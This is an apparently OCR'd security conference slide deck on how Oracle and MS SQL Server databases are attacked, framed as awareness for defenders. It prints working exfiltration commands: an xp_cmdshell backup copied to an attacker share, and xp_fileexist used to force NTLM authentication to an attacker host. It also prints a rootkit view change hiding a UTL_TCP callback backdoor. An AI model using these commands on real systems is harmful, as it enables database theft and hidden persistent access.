Hacking databases for owning your data

Cesar Cerrudo
Esteban Martinez Fayo
Argeniss (www.argeniss.com)


Overview

- Introduction
- Why database security?
- How databases are hacked?
- Oracle Database Server attacks
- MS SQL Server attacks
- How to protect against attacks?
- Conclusions
- References

Introduction

- By one estimate, 53 million people have had data about themselves exposed over the past 13 months. (InformationWeek, 03/20/2006)
  - This is old news, right now the number is > 100 million !!!
- Data theft is becoming a major threat.
- Criminals have identified where the gold is.
- In the last year many databases from fortune 500 companies were compromised.
- As we will see compromising databases is not big deal if they haven't been properly secured.

Introduction



Top 10 Customer Data-Loss Incidents

Company/Organization	No. of affected	Date of initial customers disclosure
CardSystems	40 million	June 17, 2005
Citigroup	3.9 million	June 6, 2005
DSW Shoe Warehouse	1.4 million	March 8, 2005
Bank of America	1.2 million	Feb. 25, 2005
Wachovia, Bank of America, PNC Financial Services Group, Commerce Bancorp	676,000	April 28, 2005
Time Warner	600,000	May 2, 2005
Georgia Department of Motor Vehicles	465,000	April 2005
LexisNexis	310,000	March 9, 2005
University of Southern California	270,000	July 19, 2005
Marriott International	206,000	Dec. 28, 2005


Note: As of March 2006
Data: Privacy Rights Clearinghouse, InformationWeek

Introduction

- Want to be more scared?
  - **Chronology of Data Breaches**
    - **http://www.privacyrights.org/ar/ChronDataBreaches.htm**
  - Some estimated money losses
    - ChoicePoint: $15 million
    - B.J.'s Wholesale: $10 million
    - Acxiom: $850,000
    - Providence Health System: $9 million

Introduction

– How much personal data worth?



Data	Amount
Address	$0.50
Phone number	$0.25
Unpublished phone number	$17.50
Cell phone number	$10
Date of birth	$2
Social Security number	$8
Driver's license	$3
Education	$12
Credit history	$9
Bankruptcy details	$26.50
Lawsuit information	$2.95
Sex offender	$13
Workers' comp history	$18
Military record	$35

Open market pricing of personal data from Swipe Toolkit

Why Database security?

- Databases are were your most valuable data rest
  - Corporate data.
  - Customer data.
  - Financial data.
  - etc.
- If your databases don't work then your company won't work
  - Try to do a quick estimation of how much money you will lose if your databases don't work for a couple of hours, a day, etc.
- If your databases are hacked then your company can run out of business or you can lose millions.

Why Database security?

- You must comply with regulations, laws, etc.
  - Sarbanes Oxley (SOX).
  - Payment Card Industry (PCI) Data Security Standard.
  - Healthcare Services (HIPAA) .
  - Financial Services (GLBA) .
  - California Senate Bill No. 1386 .
  - Data Accountability and Trust Act (DATA).
  - Etc.

Why Database security?

- *Database vulnerabilities affect all database vendors*
  - *Some vendors (like Oracle) are more affected than others.*
- *On 2006 Oracle released 4 Critical Patch Updates related to database servers*
  - *Fixed more than 20 remote vulnerabilities!!!*
- *On 2007 there are still > 50 unpatched vulnerabilities on Oracle Database Server*
  - *No matter if your server is up to date with patches, it still can be easily hacked.*

Why Database security?

- *Perimeter defense is not enough*
  - *Databases have many entry points*
    - *Web applications*
    - *Internal networks*
    - *Partners networks*
    - *Etc.*
- *If the OSs and the networks are properly secured, databases still could be:*
  - *Misconfigured.*
  - *Have weak passwords.*
  - *Vulnerable to known/unknown vulnerabilities.*
  - *etc.*

How databases are hacked?

- *Password guessing/bruteforcing*
  - *If passwords are blank or not strong they can be easily guessed/bruteforced.*
  - *After a valid user account is found is easy to complete compromise the database, especially if the database is Oracle.*
- *Passwords and data sniffed over the network*
  - *If encryption is not used, passwords and data can be sniffed.*
- *Exploiting misconfigurations*
  - *Some database servers are open by default*
    - *Lots of functionality enabled and sometimes insecurely configured.*

How databases are hacked?

- *Delivering a Trojan*
  - *By email, p2p, IM, CD, DVD, pen drive, etc.*
  - *Once executed*
    - *Get database servers and login info*
      - *ODBC, OLEDB, JDBC configured connections, Sniffing, etc.*
    - *Connect to database servers (try default accounts if necessary).*
    - *Steal data (run 0day and install rootkit if necessary).*
    - *Find next target*
      - *Looking at linked servers/databases.*
      - *Looking at connections.*
      - *Sniffing.*
    - *Send encrypted data back to attacker by email, HTTPS, covert channel, etc.*

How databases are hacked?

- *Exploiting known/unknown vulnerabilities*
  - *Buffer overflows.*
  - *SQL Injection.*
  - *Etc.*
- *Exploiting SQL Injection on web applications*
  - *Databases can be hacked from Internet.*
  - *Firewalls are complete bypassed.*
  - *This is one of the easiest and preferred method that criminals use to steal sensitive information such as credit cards, social security numbers, customer information, etc.*

How databases are hacked?

- *Stealing disks and backup tapes*
  - *If data files and backed up data are not encrypted, once stolen data can be compromised.*
- *Insiders are a major threat*
  - *If they can log in then they can hack the database.*
- *Installing a rootkit/backdoor*
  - *Actions and database objects can be hidden.*
  - *Designed to steal data and send it to attacker and/or to give the attacker stealth and unrestricted access at any given time.*

Oracle Database Attacks

- *Live Oracle Database hacking*
  - *Stealing data using a rootkit and backdoor.*
  - *Advanced Oracle exploits.*
  - *Stealing a complete database from Internet.*

Oracle Database Attacks

- *Stealing data using a rootkit and backdoor*
  - – *After an Oracle Database is compromised an attacker can install a backdoor*
    - *To enable him/her to execute commands/queries on the Database and get the responses back.*
  - – *A rootkit can be used to hide the backdoor from the DBA.*
  - – *The backdoor is built in PL/SQL or Java*
    - *Uses built-in network functionality to open a connection to the attacker's machine.*
    - *Reads the connection and execute the commands the attacker sends.*
    - *Write to the opened connection the output of the commands.*

Oracle Database Attacks

- *Stealing data using a rootkit and backdoor*
  - *The backdoor can be scheduled to run periodically so if the connection is lost, the attacker can connect at a later time and keep access.*
  - *The backdoor can be reconfigured (what address/port to connect, what intervals to run, etc.) by the attacker using the backdoor itself.*
  - *Attacker-Backdoor communication can be encrypted to avoid detection by IDS.*


Oracle Database Attacks

- *Stealing data using a rootkit and backdoor*
  - *Oracle backdoor kit consists of two parts:*
    - *Scripts to be run in Oracle Database server:*
      - *OracleRootkit.sql*
      - *OracleBackdoor.sql*
    - *Backdoor Console (application with a GUI)*
      - *Send commands to the backdoor and receive the output.*
      - *View information about the deployed backdoor.*
      - *Configure the backdoor.*
      - *Manage multiple backdoors.*

Oracle Database Attacks

- *Stealing data using a rootkit and backdoor*

Backdoor Console



Owned Databases :

192.168.253.2:ORCL

Name: ORCL DBID: 1112494026 Version: Oracle Database 10g Enterprise

Commands to Send :

Execute PL/SQL Statements	Export and zip Database - Step 1	Trai
Create a new user	Export and zip Database - Step 2	Trai
Grant DBA to a user	Export and zip Database - Step 3	Trai
Get the all the user password hashes	Export and zip Database - Step 4 (Windows)	Trai
Get all the DB Links	Export and zip Database - Step 4 (*nix)	

Command Parameters


SQL Text :

```
SELECT USERNAME, PASSWORD FROM DBA_USERS
```

Results :

USERNAME	PASSWORD
SYS	50ED2E4962176525
SYSTEM	9B994D843EC7DD65
MGMT_VIEW	B7A76767C5DB2BFD
SCOTT	F894844C34402B67

Attacker host (remote)



Listen on TCP Port

Oracle Database Server

- Send Info about owned DB

New owned DB is displayed

- Send command

Command is executed


- Send Output

Command output is displayed

Loop until “EXIT” is received

Oracle Database Attacks

- *Stealing data using a rootkit and backdoor*
  - *Rootkit - OracleRootkit.sql*
    - *Modify Views DBA_JOBS, DBA_JOBS_RUNNING, KU$_JOB_VIEW to hide the backdoor Job.*



```
CREATE OR REPLACE FORCE VIEW "SYS"."DBA_JOBS" ("JOB", "LOG_USER", "PRIV_USER", "SCHE
select JOB, lowner LOG_USER, powner PRIV_USER, cowner SCHEMA_USER,
  LAST_DATE, substr(to_char(last_date,'HH24:MI:SS'),1,8) LAST_SEC,
  THIS_DATE, substr(to_char(this_date,'HH24:MI:SS'),1,8) THIS_SEC,
  NEXT_DATE, substr(to_char(next_date,'HH24:MI:SS'),1,8) NEXT_SEC,
  (total+(sysdate-nvl(this_date,sysdate)))*86400 TOTAL_TIME,
  decode(mod(FLAG,2),1,'Y',0,'N','?') BROKEN,
  INTERVAL# interval, FAILURES, WHAT,
  nlsenv NLS_ENV, env MISC_ENV, j.field1 INSTANCE
from sys.job$ j;
```

WHERE J.WHAT NOT LIKE 'DECLARE L_CN UTL_TCP.CONNECTION;%'

Rootkit addition

Oracle Database Attacks

- *Stealing data using a rootkit and backdoor*
  - *OracleBackdoor.sql – Backdoor installation*
    - *Submit a job that reads commands from the attacker host, execute them and send the output.*
  - *CleanOracleBackdoor.sql - Uninstall the Backdoor*
    - *Removes all the Database Jobs with*


    'DECLARE L_CN UTL_TCP.CONNECTION;%'
  - *CleanOracleRootkit.sql - Uninstall the Rootkit*
    - *Restores the Data Dictionary Views related to Jobs to its original state.*

Oracle Database Attacks

- *Advanced Oracle exploits*
  - *Oracle has a lot of functionality that can be abused.*
  - *Once a Database Server is compromised, an Attacker can do whatever he wants.*
  - *We have built advanced exploits to hack Oracle servers with a couple of clicks.*
  - *Demo.*

Oracle Database Attacks

- *Stealing a complete database from Internet*



Attacker host (remote)

Using a backdoor or exploit

Export_and_zip.sql

Oracle Database Server


- Create a parameter file for exp utility:

full=y
userid="/ as sysdba"
file=export.dmp

- Run the exp utility
- Compress exported file with a Zip utility

Oracle Database Attacks

- *Stealing a complete database from Internet*



Attacker host (remote)

Oracle Database Server

Using a backdoor or exploit

send_zip.sql

- Send exported file to the attacker machine using Java

Using TCP/TP

export.zip

MS SQL Server Attacks

- *Live MS SQL Server Database hacking*
  - *Stealing a complete database from Internet.*
  - *Stealing data from Internet with a couple of clicks.*
  - *Stealing SQL Server account credentials and use them to connect back to SQL Server.*
  - *Stealing data using a rootkit and backdoor.*

MS SQL Server Attacks

- *Stealing a complete database from Internet.*
  - *Backup the database*

    ```
    BACKUP DATABASE databasename TO DISK ='c:\windows\temp\out.dat'
    ```

  - *Compress the file (you don't want a 2gb file)*

    ```
    EXEC xp_cmdshell 'makecab c:\windows\temp\out.dat
       c:\windows\temp\out.cab'
    ```

  - *Get the backup by copying it to your computer.*

    ```
    EXEC xp_cmdshell 'copy c:\windows\temp\out.cab \\yourIP\share'

    --Or by any other way (tftp, ftp, http, email, etc.)
    ```

  - *Erase the files*

    ```
    EXEC xp_cmdshell 'del c:\windows\temp\out.dat c:\windows\temp\out.cab'
    ```

  - *Demo.*

MS SQL Server Attacks

- *Stealing data from Internet with a couple of clicks*
  - *DataThief tool*
    - *Old (2002) PoC tool but still works.*
    - *Exploits SQL Injection.*
    - *Works even if you can't get results nor errors back.*
    - *Makes attacked web application backend SQL Server connect to the attacker SQL Server and copy available data.*
    - *No needs of elevated privileges.*
  - *Demo*

MS SQL Server Attacks

- *Stealing SQL Server account credentials and use them to connect back to SQL Server*
  - *SQL Server supports Windows NTLM authentication*
    - *NTLM challenge response mechanism is vulnerable to MITM attacks.*
    - *By default all Windows versions use a weak configuration.*
  - *We can force SQL Server connect to us and try to authenticate*
    - *exec master.dbo.xp_fileexist '\\OurIP\share'*
    - *It will try to authenticate as its service account which has sysadmin privileges.*
  - *We can use SQL Server credentials to connect back to SQL Server as sysadmin.*
  - *No need of elevated privileges.*

MS SQL Server Attacks

- *Stealing SQL Server account credentials and use them to connect back to SQL Server*
  - *Basic NTML authentication schema*

Client → connects → Server
Client ← sends challenge ← Server
Client → sends response → Server
Client ← authenticates ← Server

MS SQL Server Attacks

- *Stealing SQL Server account credentials and use them to connect back to SQL Server*
  - *SQL Server NTLM authentication MITM attack*

(Attacker) (SQL Server)

a) Client → connects → Server

b) Client ← sends challenge (c) ← Server

1) Client → forces to connect → Server

2) Client ← connects ← Server

3) Client → sends challenge (c) → Server

4) Client ← sends response (r) ← Server

c) Client → sends response (r) → Server

d) Client ← authenticates ← Server

  - *Demo.*

MS SQL Server Attacks

- *Stealing data using a rootkit and backdoor*
  - *We can insert a backdoor by creating a SQL Server Job and scheduling it to connect to us at any given time, allowing us to execute any command and get the results back*
    - *VBScript is used to connect to attacker using HTTP, HTTPS can be used to bypass IDS.*
    - *Attacker uses Netcat and send commands on Date HTTP header.*
    - *SQLBackdoor.sql*

MS SQL Server Attacks

- *Stealing data using a rootkit and backdoor*
  - *We can hide the backdoor installing a simple SQL Server rootkit to avoid detection by database administrators*
    - *System views are modified to not display the job and the schedule created by backdoor.*
    - *SQLServerRootkit.sql*
  - *When needed rootkit and backdoor can be removed*
    - *CleanSQLRootkit.sql*
    - *CleanSQLBackdoor.sql*
  - *Demo.*

How to protect against attacks?

- *Set a good password policy*
  - *Strong passwords.*
    - *Educate users to use passphrases.*
